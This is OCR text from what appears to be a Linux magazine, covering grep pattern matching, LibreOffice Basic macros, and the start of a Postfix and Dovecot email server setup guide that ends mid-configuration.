You can use either the ^ or $ wildcards to respectively list lines that begin or end with the specified keyword.

```
Documents/temp/LXF-232-review-archlabs.txt
Documents/temp/LXF-232-review-nethserver.txt
```

This command reveals that out of all the files in the given directory, the matching pattern was found only in the listed files. Now you can cook up further grep commands, and decide whether you want to use the `-A`, `-B` or `-C` command options or something else altogether to find matching lines of text in these files.

However, if you want a list of files that don't contain a specific pattern, you can use the `-L` command option.

Due to its vast capabilities, and a large number of command options, you must study the man page, and look up user-contributed *grep* usage examples online, to get a sense of its capabilities. In time, you too will come to realise its usefulness like any other CLI lover. LXF

QUICK TIP

The grep command is case sensitive, which means 'This' and 'this' are considered as unique words. Use the -i command option with grep to perform case-insensitive pattern matching.

» WILD CARDS & BOOLEAN OPERATORS

You can even use regular expressions when performing pattern matching with *grep*. The command supports all the usual wildcards such as **.**, *****, **^**, **$** and **?**.

Square brackets provide an additional level of control over search parameters and enable you to define class of matches. For instance, if you want to find all lines that begin with lower case alphabet, which is a grammatical abomination, you can do that with the `grep "^[a-z]" <filename>` command. The full extent of what's possible with brackets is beyond the scope of this tutorial, but you will find various online resources discussing different possibilities.

For the OR operation, you can use pipe (|) with the -E command option. The `grep -E "pattern|string" filename` command will display lines that contain either the specified 'pattern' or 'string'.

Using the | symbol, you can also perform an AND operation by channelling the output of first *grep* command to another. For instance, if you have a todo file that lists your assignments, and you wish to list all your writing assignments for *Linux Format*, you could do that with the `grep writing todo.txt | grep LXF` command. Here, the first part of the command restricts the results to the entries in the **todo.txt** file that feature the word 'writing', and the second part of the command, further limits the results to lines that also have the word 'LXF'.

LIBREOFFICE BASIC

Automate office tasks with simple scripts

Discover how you can script repetitive actions and extend LibreOffice's usefulness with **Bobby Moss's** handy guide to macros and all things Basic.

OUR EXPERT

Bobby Moss creates online documentation for enterprise virtualisation and Linux products. In his spare time he works on a range of free software projects..

Over the past year this industrious writer has covered how to get the most out of *LibreOffice* applications like *Calc*, *Base* and *Impress*. But what if we said that you could extend your experience still further?

Don't worry, we're not about to have a spectacular failure of imagination and regale you with a tutorial on *Draw* like a sneaky teenager did back in **LXF139**. This issue we'll help you explore how to expand the functionality of *Calc* and *Writer* in ways the *LibreOffice* devs never planned for, and all in a way that doesn't require you to take a programming course or lose a dozen hours recompiling your office suite from source.

This tutorial will help you create your very own macros, and these will enable you to record actions that automate repetitive tasks in your documents. The steps you record could accomplish anything from pre-populating the values in a printable application form template in *Writer* to moving dozens of cells and sheets around in a complicated *Calc* workbook.


For those times when simply recording some manual steps isn't quite enough to get the job done you'll also learn how to program them yourself with a language called LibreOffice Basic. This is a straightforward and plain English language that's easy to learn and performs automated tasks fast.

The other great benefit of Basic is legacy code compatibility. For example, all the code an ambitious young upstart provided when we last covered this topic for *OpenOffice.org* all the way back in **LXF142** still works in the thoroughly modern *LibreOffice*. So if the past is any predictor of the future, it's possible that what you learn today could help you automate documents well into the next decade.

Start recording

Imagine that you're looking to create a new letter. Each time you're going to have to right-align text and type out your home address, then left-align ready to type the address you're sending to. If you head to Tools>Macros>Record Macro you can perform those actions and then click Stop Recording to save it as Start Letter.

Now each time you want to create a letter you can head to Tools>Macros>Run Macro... and select Star Letter to repeat the sequence of events you recorded. If you find that the Record Macro option is missing you'll need to enable it from Tools>Options>LibreOffice>Advanced.



You can run the tasks you've written from different key combinations and custom menu items by setting them up in Tools>Customize....

» FUNCTION OR SUB?

There are two types of variable in LibreOffice Basic. Global variables are defined inside a module file and can be used by any subroutine or function within it. Local variables can only be used within the subroutine or function it's declared inside. By convention people typically use `Dim` for variables they want to declare a type for, like so:

```
Dim myGlobalString As String = "Linux Format"
Sub mySubRoutine(myParameter As String)
  myLocalVariable = "Issue"
  print myGlobalString
  print myLocalVariable
  print myParameter
End Sub
```

A common mistake new programmers sometimes make is getting confused about the difference between subroutines and functions. Both will accept parameters (variables that you provide as inputs), perform operations in a predetermined order and change the value of global variables. The key difference is that a function will output a value for use in a variable, while a subroutine doesn't need to.

In the example below you can see a function on line 1 and a subroutine on line 2:

```
1: result = myFunction(1, 2)
2: mySubroutine("#239")
```

However, this probably hasn't sped up your workflow. Thankfully, you can bind your macro to key combination, a menu option or a toolbar. In this particular case it's probably quickest to launch your macro from your keyboard rather than clicking through half a dozen sub-menus.

To accomplish this you can set it from Tools> Customize...>Keyboard. From that form you can locate a suitable key combination that isn't already in use and link it to your Start Letter macro. It's best to avoid replacing existing key combinations in case you find you need them later.

If you would prefer to bind your Start Letter macro to a menu item you can do it from the same Tools>Customize... menu, but this time select the Menus tab. In the Category menu you should select Macros and then double-click My Macros to find Start Letter. Once you've selected it you can choose the Tools menu from the right-hand drop-down and then click the + button to add a new custom menu called Start Letter. After you've closed the dialog you should now find you can launch your macro from Tools>Start Letter as you previously set.

You can also link your macro to a context menu or application event. You likely won't need to explore either of these options simply to start a letter, but you may find your macros that act on selected text work are more intuitive to launch using right-click.

VBA in LibreOffice?


If you need documents to be interoperable between *LibreOffice* and *Microsoft Office* then you'll be disappointed to hear that *Microsoft Office* doesn't support LibreOffice Basic. Fortunately, *LibreOffice* does have limited support for VBA (Visual Basic for Applications) code created for *Microsoft Office*. You can import them successfully by adding the following lines to the top of your code modules:

```
Option VBASupport 1
Option Compatible
```

This tells *LibreOffice* that the macros you're providing should not be interpreted as native LibreOffice Basic and it should try to translate the code into something more useful.

Note that how successfully your macro will run may vary and it could need some code changes to function properly. If the VBA macro that you're importing automates mouse clicks or requires specific Windows-only user interface dialog boxes then it likely won't work in *LibreOffice* without substantial rework. In contrast, if you're simply performing mathematical operations and outputting them to different cells or printing pre-defined text in a *Writer* document then you may only need to make minor changes.

Unfortunately, there are just some documents that are just never going to be compatible without rewriting macros again from scratch. Your choice is to either spend a considerable amount of time doing this, or stick to running *Microsoft Office* on the *Wine* not-an-emulation layer for that particular file. If you opt for the latter option then you'll need to ensure that the Windows Script Host and VB6 environments are installed in the same *wine* prefix. You should also search **https://appdb.winehq.org** for the particular version of *Microsoft Office* you wish to run for further information on the dependencies and configurations it might require to function correctly.



The value of a cell or text i can be set either from a recorded action or from custom Basic code.

Time to code

Now you know how to record macros using the GUI, the next step is to start writing your own macros. When you launch the code editor you'll be presented with a white box for typing in and a tree view for navigating between different files containing code. Each file contains one module, and within that module you can create subroutines. The subroutine called `Main` is where your code will run from when you trigger your module from a key combination or menu entry.

Let's take a look at some seven-year-old code as a starting point:

```
Sub Main
loadNewFile("scalc")
End Sub

Sub loadNewFile(fileType As String)
Dim doc As Object, desk As Object, fileLaunch As String, Dummy()
fileLaunch="private:factory/" & fileType
desk=CreateUnoService("com.sun.star.frame.Desktop")
```

QUICK TIP

APSO enables you to load external Python scripts with tools that resemble those for LibreOffice Basic. You can learn more about its import library for the language and download the extension itself from https://bit.ly/2s2MArf [1].

» PEST CONTROL

One of the main benefits of coding in Basic is you can see exactly what will happen when you run your code from start to finish. But even with this simplicity it can get a little confusing as the amount of code increases and mistakes (or "bugs") start to creep in to your macro's instructions. In this situation it can be helpful to break down your code into smaller, more testable components such as functions, with output you can reasonably predict from existing input. In the world of professional software development we would use "unit tests" to verify that inputting certain values into a function returns the value or outcome that we expect.

Unfortunately, we don't have the luxury of a testing framework, but LibreOffice Basic still has useful debugging tools. You can start troubleshooting by hitting the F8 key, then keep pressing it to step through code line by line. Shift+F8 will step over code you don't need to test this way. If there's a lot of code you're happy to skip past you can use F9 to add or remove a "breakpoint" to any line in your module. This means you can run the code as normal, but the debugger will halt it at that same line so you can start stepping through it line by line again. You can also highlight a variable and press F7 to add a "watch" that shows you how the value of it changes as you step through your code.

1) https://extensions.libreoffice.org/extensions/apso-alternative-script-organizer-for-python

QUICK TIP

If you find the icons in these screenshots appealing you can install them yourself from the "libreoffice-style-sifr" package in your Linux distro's package manager. The 'Sifr' or 'Sifr Dark' icon styles can then be enabled by selecting Tools>Options >View.

QUICK TIP

You can load the Basic editor more quickly by heading to Tools>Macros> Edit Macros. Alternatively tapping Alt+F11 will load the Macro organiser that's covered later in this tutorial.

```
doc = desk.loadComponentFromUrl(fileLaunch,"_
blank",0,Dummy())
End Sub
```

If you try to run this and get an `Argument is not optional` error, check the cursor is inside the `Main` subroutine before starting the debugger. This ensures the interpreter recognises it as the starting point and that the `loadNewFile` subroutine will have a useful value for `fileType`. If you wanted to add more subroutines to this module it normally makes sense to also launch them from the `Main` function for this reason.

So, what does this code do? It simply launches *Calc* from any other *LibreOffice* application. In the `Main` subroutine it triggers the `loadNewFile` subroutine and sends it `scalc` as a value.

The `loadNewFile` subroutine then takes the `scalc` value and appends it to the end of `private:factory/`. This is then fed into a built-in subroutine (so one we don't have to define ourselves) that launches a service capable of starting other parts of *LibreOffice*. The `_blank`, `0` and `Dummy()` parameters ensure we load a blank workbook in our new instance of *LibreOffice Calc*.

If you want to better understand how the code works you should add watchers to the variables and step through the code line by line as suggested in the Pest Control box (*see previous page*). You can find out new ways to utilise `CreateUnoService()` and manipulate *Calc* workbooks using code via **https://bit.ly/2IY70ww** [2].

Mathematical formulae

Once again, let's examine some tweaked code from the mists of time to determine how you can tweak it to change code behaviour:

```
Sub doMaths
Dim sheet As Object, cell As Object
sheet=thisComponent.Sheets.getByName("Sheet1")
cell=sheet.getCellByPosition(1,2)
cell.formula="=5+3"
End Sub
```

In this example the subroutine `doMaths` opens the first sheet, selects the cell B3 and then sets the value to 8. We could tweak that formula though to say `=SUM(A1:A3)` and it would output the total of A1, A2 and A3 in the first sheet.

However, Basic doesn't have to rely on *Calc* to do its calculations for it. You could just as easily switch the second to last line with the following:

```
Dim valueA As Integer, valueB As Integer
valueA = cell.value
valueB = 3
cell.value = valueA + valueB
```

This will add 3 to the current value of the cell B3 every time you launch `doMaths()` from the Main subroutine. You can, of course, replace the + with -, /, * and % to subtract, divide, multiply or modulo the two values if you prefer. To maintain the decimal fractions you may wish to change the data type from Integer to Double, as the former will always round to the nearest whole number.

The next question you might have though is, "What happens if the cell contains a string of text instead of a number?". Currently, your code would crash unceremoniously with a cryptic error. Fortunately, we can fix that by adding the following line just below `Sub doMaths`:

```
On Error GoTo myError
```

This tells LibreOffice Basic that if something bad happens it should run whatever instructions you have placed under a label called `myError`. For this to work you should add the following two lines just before `End Sub`:


```
myError:
print "An error has occurred"
```

The `print` command will create a dialogue box with the error message we just created. For *OpenOffice.org* and older version of *LibreOffice* you may need to use the following line instead:

```
msgbox("An error has occurred")
```

What we have covered in this tutorial is just the tip of the iceberg. As you learn more about LibreOffice Basic's language syntax and the built-in functions of *LibreOffice* you'll be able to create more elaborate macros.

You can find more information and resources via the project's official help pages at **https://help.libreoffice.org/Basic/Basic_Help**. There you can find out how to create elaborate user form dialogs, change how menus behave depending on the key combinations you've pressed and even manipulate the appearance of *LibreOffice* itself whenever you want. We wish you the best of luck with your experiments and look forward to seeing the macros you share with your fellow readers and the open source community. LXF



The code uses Calc's own in-built methods to add up the value of multiple cells, but you could do this calculation in the code instead.

» EXTENDING LIBREOFFICE


Recording macros and coding things in Basic and Python isn't the only way to extend functionality in *LibreOffice*. In **LXF142** we dedicated plenty of space to **OpenOffice.org** plug-ins, so it seems only fitting to do the same this issue. You can find a full listing of supported extensions and templates at **https://extensions.libreoffice.org**.

One plug-in that caught our eye that never sleeps was Power Detective. With larger datasets with a lot of different calculations it can be tricky to determine how one change might affect other parts of the sheet. This plugin draws arrows from any given cell to any other cells that are dependent on it to complete their functions, ensuring you don't accidentally miss any parts of the sheet with "#REF!" as their value before sharing it.

Another example would be Calendar for Calc, which provides a visual date picker instead of having to type date values in manually. There's also a very cool inventory management plugin called MyParts which stores a list of items with metadata in a spreadsheet and provides a graphical user form for you to enter that data into, perform searches on your data and delete whole records just like you would if you were storing them in a *LibreOffice Base* file.


2) https://www.debugpoint.com/2014/09/writing-a-macro-in-libreoffice-calc-getting-started/

CREATING A MACRO IN LIBREOFFICE BASIC




1 Basic organiser

To see a list of the Macros that *LibreOffice* stores head to Tools>Macros>Organize Macros>LibreOffice Basic.... You can also create custom input boxes and user forms from the Organize dialogs... option, which generates the code for you. If you prefer Python over Basic you will need to install the *libreoffice-script-provider-python* package from your distro's package manager.




2 Load module

Each module can contain multiple functions, and you can select and run any of them from this window. You can also assign subroutines to keystrokes and events or create menu items from the Assign... button. *LibreOffice* also comes with its own set of predefined scripts for specific tasks, such as converting *Microsoft Access* macros to *LibreOffice Base*-compatible ones.




3 Start editor

The code editor interface will look very familiar to those who have worked with VBA macros before. To create a new module you should right-click next to the Module 1 tab and select Insert>BASIC module.... You can create a user form from the same menu, or use the Dialog menu; both options will trigger a WYSIWYG editor for custom user forms and input boxes.




4 Write code

The syntax highlighting can sometimes be inconsistent, but Basic keywords are usually in blue, raw values are in red and subroutine calls are in green. You can comment out lines by prefixing them with REM, but it's sadly forbidden to mention the works of Michael Stipe in any of your variable names. You can learn more about Basic syntax at **https://bit.ly/2rZmYvY**.



5 Debug macros

Like any good integrated development environment (IDE) the LibreOffice Basic editor has debugging tools for fixing problems. Hitting F9 adds and removes breakpoints that pause code execution so that you can examine the values in your variables. You can also step through code by repeatedly pressing the F8 key, and halt debugging at any time with Shift+F5.



6 Launch scripts

Compiling your code is one way to check for syntax errors, or you can hit F5 to run the code you've written until it stops or the exception handler you might have created earlier is triggered. Just like *Microsoft Office's* VBA macros you will find that hitting the Escape key dismisses any of the dialogs and input forms your code creates on the screen.

SET UP AN EMAIL SERVER

Running a self-hosted email server is just another thing that's got **Jonni Bidwell** back on the FBI's radar...

Hot on the heels of last month's *Escape The Cloud* theme we're back picking fights with the Internet giants. And this time we're taking back our collective inboxes.

Email is a pretty complicated business, but getting a basic server up and running is (*fairly advanced–Ed*) child's play. We'll show you how to combine the forces of *Postfix* and *Dovecot* to create a self-hosted, secure email solution. We'll set up authentication so spammers don't overrun your server and get it blacklisted. We'll create aliases and virtual users so you can add some novelty to your email address. We'll even show you how to send email from the terminal. Hillary Clinton got into plenty of trouble for running her own email server, but unless you're using yours to conduct sensitive sovereign-country business you'll probably be okay. You might find that other providers reject your email, but the classic practice of sending yourself emails can mitigate this.

Administering your own email server – especially if you're taking care of other users – isn't something that should be taken lightly, so don't go cancelling your Yahoo! and Hotmail accounts just yet. However, do make sure to send messages to your friends on those services, gloating at your hand-crafted email dispatcher.

Well, it come to this. After four years of avoiding the topic we're finally going to cover setting up an email server. Traditionally, we've avoided this because it's a pretty involved process and major email providers (particularly Google) have a habit of blacklisting new email servers. But this month we're feeling lucky (*actually I just wanted to make Jonni suffer after his five-day rave break in the woods – Ed*).

For this to be useful you'll need some things that we don't have space to cover. First, you'll need a server that's going to be always on, dutifully waiting for incoming and outgoing messages, that's running SSH. You'll also need a domain (for example, **myserver.com**) set up for your server, a signed SSL certificate for that domain, or a subdomain such as **mail.myserver.com** if you'd rather. A number of providers offer free SSL certificates for email, or you can generate and self-sign your own if you're okay with agreeing to never-ending warnings. It's never a good idea to send email in the clear (although this is how it used to work, back in the Internet's innocent youth) so don't skip this step.

If you already have an SSL certificate for HTTPS and plan to use the same domain name for email, then this certificate can happily be reused. Note that messages are stored unencrypted on the server, so you should be confident in its security, too. It's pretty tricky to have a fully encrypted email solution, although there are paid-for services that can provide this, such as Lavabit (which Ed Snowden famously used) and Fastmail.

Finally, you'll need to set up an A record for your domain, and an MX record that points to that A record. In a pinch, you can use a free DNS provider (such as the excellent **duckdns.org**) for your email domain, but obviously this means you'll be bound to that provider's domain name. DuckDNS's setup the required DNS records by default, so this is an easy way to get started.

We'll use the *Postfix* MTA (Mail Transfer Agent), which ferries messages between our machine and the Internet, and the *Dovecot* MDA (Mail Delivery Agent), which handles IMAP and POP3 connections, though we'll use only the former. This is a well-regarded combo, and probably one of the most simple to set up.


We won't cover setting up a webmail interface, but do look into *Roundcube* if this is a thing that interests you. The setup we describe here will work with all reputable email clients, including *Thunderbird*, *Claws Mail* and *Mutt*. Certain other email clients have bugs (or a general disregard for well-established protocols) in them, but the *Postfix* team have carefully curated a list of workarounds which you should check out at: **https://wiki2.dovecot.org/Clients**.

Setting up camp

We'll use Debian Stretch because it's the best server distro. Things will be much the same on Ubuntu, but if you're using 18.04 you'll have newer versions of *Postfix* and *Dovecot*, and potentially new or different configuration options to work with. SSH into your server, update and upgrade *apt*, then install everything with:

```
$ apt install postfix dovecot-imapd
```

Debian comes with the *Exim* installed by default, and since this will fight with *Postfix* the above command will remove it. If you've never used *Exim* or didn't know what it was then you have nothing to worry about. Choose the default "internet mail server" option for *Postfix's* set up, and use your fully qualified domain name (FQDN) when prompted for the system mail name. This will be something of the form **host.domain.com**.



Sending emails this way is unlikely to catch on, but any excuse to have a screenshot featuring Cool Retro Term...

Postfix, being a complex beast, has not one but two important configuration files: **/etc/postfix/main.cf** (which specifies various program options) and **/etc/postfix/master.cf** (which specifies which protocols *Postfix* should serve). There's a handy utility, `postconf`, which can manipulate these files so you don't have to edit them by hand. If your host is set up on multiple

> **INTRODUCING A WINNING TEAM**
> "We'll use the Postfix MTA and Dovecot MDA. This is a well-regarded combination, and probably one of the most simple to set up"


» WHAT ABOUT MY REPUTATION?

Mail servers are able to determine if an incoming message has come from a reputable source. Blacklists are used to assess a server's reputation, and there are mechanisms for updating these. This is in theory a good thing, since it rapidly propagates information about 'bad' servers, so that messages coming from them will be rejected. Unfortunately, messages from newly set-up SMTP servers that have no reputation will likely be rejected by the receiving servers.

This is something of a Catch-22 situation: one needs to send mail to establish a good reputation, and one needs a good reputation to send email. And any rejected messages may be reported to blacklists, worsening that server's reputation. So it's possible to shoot yourself in the foot just by having a few test emails rejected. We can't guarantee this won't happen to you, but we can guarantee most mail you send will be rejected if you don't first set up at least DKIM keys and ideally SPF (Sender Policy Framework). SPF uses DNS records to say which servers are authorised to send mail on behalf of their domains. Ultimately, you want to do everything possible to prevent your mail server being turned into a spam fountain, because once that happens, there ain't no going back.

domains, you'll need to set the `myhostname` variable to the FQDN where the DNS A record and the MX record point to, and `mydomain` to the domain part of this. The `myorigin` variable controls where mail is seen as being sent from (not in the same way that you can change the 'From' field in your mail client), this is usually set to the value of `mydomain`.

The `relay_domains` variable controls which domains your server will relay email from. By default, this includes `mydomain` and any domains your server belongs too. You don't want to go relaying mail from strangers from other networks, because this will get you blacklisted. But you do want legitimate mail from your network to be able to make it to the outside world. For simplicity we'll set all of these to the same thing:



When you add a new server in Claws Mail it will tell you all about the certificate that it presents and then ask for your approval. Feel the power that you wield!

» THE APPEAL OF VIRTUAL USERS

Virtual users are similar to aliases, but the approach is much more flexible. We don't need to map each virtual user to a particular system account, so we can use a separate database to maintain login credentials. If you're thinking of starting your own world-beating email provider, you can see why this would be useful. We'll just use a file to store credentials, since taking over the world isn't on the list of priorities just now.

Virtual users are all allied to a single user account, so we'll set that up now with `useradd vmail`. *Dovecot* can hash passwords for us so they don't need to be stored in the clear, which is healthy. We'll create a virtual address **virtual@myserver.com** and set up a password for it. Run `doveadm pw -s sha256` and enter a good password twice to get its SHA256 hash. Now edit **/etc/dovecote/users** adding the line `virtual:{SHA256}CxTVAaW` (pasting the hash from before). Also edit the file **/etc/dovecot/conf.d/10-auth.conf** and uncomment the line

```
!include auth-passwdfile.conf.ext
```

which tells *Dovecot* to consult the users file. We need to tell *Dovecot* to assign appropriate user database permissions. So find, in **/etc/dovecot/conf.d/10-master.conf**, the line beginning `unix_listener` and add the following lines

```
user = vmail
group = vmail
```

immediately underneath.

```
postconf -e "myhostname = myserver.com"
postconf -e "mydomain = myserver.com"
postconf -e "myorigin = myserver.com"
postconf -e "relay_domains =  myserver.com"
```

If your host is configured as **host.myserver.com**, then you should use that in the `myhostname` variable. Amazingly our email server is now ready to go. Well, sort of, not really, but we can send an email from the terminal which is pretty amazing. Reload the *Postfix* configuration (as root) with `postfix reload`. *Postfix* manages its own daemons so there's no need for `systemctl restart postfix`. If you see an error that says *Postfix* isn't running start it with `postfix start`. Now *telnet* to the SMTP port with

```
$ telnet localhost 25
```

Most network operators block port 25, so this very likely won't work remotely. You should be connected to *Postfix*, so let's start talking some SMTP. Enter the following (literally if you want, or feel free to make some humourous modifications, but ensure the `RCPT TO` part refers to your user):

```
MAIL FROM: me@mycomputer.com
RCPT TO: user@myserver.com
DATA
Subject: My first email
X-Mailer: A telnet prompt
This whole electronic mail thing might just catch on
```

Now hit Enter, type a full-stop and hit Enter again, then type `QUIT` to close the connection

Enable all the acronyms

We'll enable STARTTLS, which initiates an unencrypted connection over port 465, then if both parties are capable then SSL is enabled on the same port. If we weren't interested in unencrypted connections, we could force TLS connections, which by default use port 587. Either way, key and certificate files are required so that security (and identity validation if your certificate is trustworthy) can happen. If you're okay with warnings, you can generate (as root) a key and a self-signed certificate with the following:

```
# openssl req -x509 -nodes -days 3650 -newkey rsa:4096 -out /etc/ssl/certs/mailcert.pem -keyout /etc/ssl/private/mail.key
```

It's preferable to have an officially signed certificate though, so do look into getting a free one from Let's Encrypt. Other users are unlikely to trust your hand-rolled effort. We also need some authentication mechanism because we only want authorised users being able to send mail, and we only want mail to be retrieved by those it's intended for.

Fortunately we have the Simple Authentication and Security Layer (SASL), which abstracts away any differences between different authentication mechanisms and enables them to be used in any SASL-supporting application. In our case we'll use Linux's standard PAM login mechanism (the one that makes it possible for you to log in with a username and password) to enable us to check our email.

This time we'll edit *Postfix's* main configuration file, **/etc/postfix/main.cf**, by hand to set all this up. Add the following lines:

```
smtpd_tls_cert_file=/etc/ssl/certs/mailcert.pem
```

```
smtpd_tls_key_file=/etc/ssl/private/mail.key
smtpd_use_tls=yes
smtpd_tls_security_level=may
smtpd_sasl_type=dovecot
smtpd_sasl_path=private/auth
```

We need to tell *Postfix* to accept encrypted email submission (port 587) and SMTP over SSL (SMTPS/STARTTLS on port 465), so edit **/etc/postfix/master.cf** and uncomment the lines beginning `#submission` and `#smtps`, and the lines beginning with `-o` beneath them, keeping the ones mentioning `restrictions` commented. The uncommented parts should look like

```
submission inet n       -       y       -       -       smtpd
